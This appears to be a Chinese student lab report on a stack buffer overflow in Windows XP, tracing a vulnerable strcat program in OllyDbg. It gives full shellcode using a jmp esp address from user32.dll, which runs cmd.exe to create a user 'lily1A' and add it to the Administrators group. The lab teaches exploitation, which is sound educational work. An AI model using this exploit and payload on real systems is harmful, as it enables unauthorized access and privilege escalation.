实验三 栈缓冲区溢出

1180300829 余涛

一. 实验目的

1、掌握栈缓冲区溢出原理；
2、掌握利用 shellcode 劫持程序指令控制流的方法；

二. 实验环境


吾爱破解 WinXP_52Pojie_2.0、Microsoft Visual C++6.0（在虚拟机里安装）、Ollydbg

三. 实验内容


注：由于实验环境、代码编写的不同，使用 Ollydbg 反汇编出来的指令的实际地址可能与本指导的地址有所差异，请按实际情况填写，并给出必要的截图。

1、观察栈溢出过程

(1) 使用 VC++6.0 编写一段 C 程序，解压之后双击 sin.bat，在桌面创建 vc6 图标。



在桌面创建 cpp 文件。



源代码如下：


```
#include <stdio.h>
#include <string.h>
#include <windows.h>

void fun(char* str)
{
    int a = 0;
    char buffer[20] = "Hello ";
    strcat(buffer, str);
}

int main()
{
    char str[10000] = "AAAAA";
    LoadLibrary("user32.dll");
    fun(str);
    printf("success");
    return 0;
}
```

其中，strcat 函数是一个不安全函数，无字符串长度检查，执行该函数可能会产生栈溢出。


输入代码后，先编译再组建，确保 0 errors。默认点击在桌面创建工作区，在桌面的 debug 文件夹中看到生成的 exe 文件。




(2) 编译程序生成 Debug 版本的 EXE 文件，使用 IDA Pro 打开 EXE 文件，可以看到左侧提供了源码声明的函数的起始位置，选择_main，可以看到 main 函数的起始位置为 004010B0，则使用 Ollydbg 打开 EXE，在该地址下断点，单步执行该程序。

(3) 401116 处令 edx 入栈，401117 使用 call 指令调用 fun 函数，因此 edx 寄存器的是 fun 函数的参数，$edx= 0012D870 ，该寄存器代表变量名 str 的地址，变量值为 AAAAA 。

(4) 跟踪步入 call 00401005 指令，进入 fun 函数，给出 fun 开始执行时的截图（从 push ebp 指令开始）：



(5) 根据学过的知识，进入函数的第一步是栈处理，首先执行 push ebp;mov ebp,esp;sub esp,0x58，为 fun 中的局部变量分配一定的内存空间，此时函数栈帧结构已经完成，此时右击寄存器窗口的 EBP 寄存器，点击“堆栈窗口中跟随”，在右下角堆栈窗口中可以观察到栈底的情况，给出堆栈窗口截图：



根据截图得到此时的栈信息 fun 函数的返回地址为 0040111C ，此地址为(4)步入的 call 指令的下一条指令的地址。

(6) 向下步入可看到，fun 函数为变量 a 赋值的指令的地址为 00401038 ，由刚才设置的“堆栈窗口跟随”，可以看到其在栈中存放的地址为 0012D814 。


(7) 观察到 00401071 处的 call 指令调用 strcat 将变量 str 的字符串拷贝到变量 buffer 中，分析这四条指令，其中 ecx= AAAAA ，代表的是变量 str ，edx= Hello ，代表的是变量 buffer 。

(8) 经过以上分析，如果 str 的字符串过长，那么在执行 fun 函数调用 strcat 会使字符串超过为 buffer 分配的空间，将可能覆盖(5)堆栈的返回地址。由(7)可知 buffer 的地址，而堆栈中存储返回地址的位置为 0012D81C ，加上变量 a 占用的空间，二者相差 28 个字节，因此如果字符串足够长，str 的第 23 ~ 26 （描述范围，如第 1~4 个字符）个字符会覆盖函数的返回地址。修改 C 程序的代码 char str[10000]=” AAAAAAAAAAAAAAAAAABBBBCCCC”，令程序执行完(7)的 strcat 指令（可在 40106c 处下断点令程序执行到此处），观察堆栈情况，发现返回地址变成了 43434343 ，由此，fun 函数的返回地址被过长的字符串覆盖。

2、利用栈溢出漏洞执行 shellcode

通过 1 的分析，利用参数 str 可以控制 fun 的返回地址，令 fun 执行完后跳转到事先构造好的 shellcode 的位置执行恶意代码。这一部分将尝试利用 shellcode 在 Windows 中创建一个用户账户，并为该账户设置管理员组权限。


(1) 已知 fun 的堆栈分布如下：



我们将 shellcode 存入函数参数 str，如果设法在 fun 返回后令指令指针跳转到 str 的内存空间，那么 str 里的 shellcode 将被执行，这里使用“jmp esp”方法实现，即函数返回地址被覆盖成指令“jmp esp”所在的地址，当 fun 执行完 ret 指令后，②出栈，esp 此时指向了 ① (此处填①、②或③)，程序的 eip 被改成了 jmp esp 的地址，接下来便会执行此跳转指令，eip 便指向 ① 处(此处填①、②或③)，执行 shellcode。

(2) 要成功执行 shellcode，则需要一条 jmp esp 的地址，这里我们通过在 C 程序中使用 LoadLibrary(“user32.dll”)方法加载 user32.dll，在此动态链接库中找到一条 jmp esp，具体操作如下：编译 C 程序，使用 Ollydbg 调试，令程序执行完 LoadLibrary 后，按 Alt+M，打开模块列表，寻找 user32.dll，如下图所示：

然后右键-在反汇编窗口查看，转到 user32.dll 领空。然后 ctrl+f 输入 jmp esp 回车，寻找一条 jmp esp 指令，指令的地址为 77D29353 ，给出截图：



(3) 因此，构造 shellcode，令返回地址为 jmp esp 指令的地址：

```
char str[10000] = "AAAAAAAAAAAAAAAAAAAA"\
 "\x53\x93\xD2\x77 \x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"\
 "\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"\
 "\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"\
 "\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a"\
 "\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf"\
 "\xfc\x01\xc7\x68\x79\x31\x41\x01\x68\x20\x6c\x69\x6c\x68\x2f"\
 "\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69"\
 "\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63"\
 "\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44"\
 "\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x32\x33\x34\x35\x68\x31"\
 "\x41\x20\x31\x68\x6c\x69\x6c\x79\x68\x73\x65\x72\x20\x68\x65"\
 "\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63"\
 "\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7";
```

(4) 首先打开命令提示符，执行“net user”观察当前系统的用户账户，然后编译修改后的 C 代码，运行程序，忽略出现的报错信息，令程序退出后再次执行“net user”，可观察到多出一个用户账户 lily1A ，shellcode 成功被执行。

四. 思考

1. 本次实验成功执行 shellcode 的关键是什么？

将 shellcode 存入函数参数 str，设法在 fun 返回后令指令指针跳转到 str 的内存空间，那么 str 里的 shellcode 将被执行，并使用“jmp esp”方法实现，即函数返回地址被覆盖成指令“jmp esp”所在的地址，当 fun 执行完 ret 指令后，esp 此时指向了函数参数（str），程序的 eip 被改成了 jmp esp 的地址，接下来便会执行此跳转指令，执行 shellcode。

把函数参数 str 存入了 shellcode，这样就打算在 fun 返回后让指令指针跳转到 str 的内存空间，这样的话 str 里的 shellcode 就会被执行，并且这个通过“jmp esp”方法来实现，即函数返回地址被覆盖成指令“jmp esp”的地址，这样当 fun 执行完 ret 指令后，esp 这个时候就指向了函数参数 str，程序的 eip 被改成了 jmp esp 的地址，然后就会执行此跳转指令执行 shellcode。

2. 当 shellcode 字符串中存在\x00 会发生什么？

strcat 函数不会将后面字符复制到 buffer 中，因为\x00 代表的是字符串结束符，。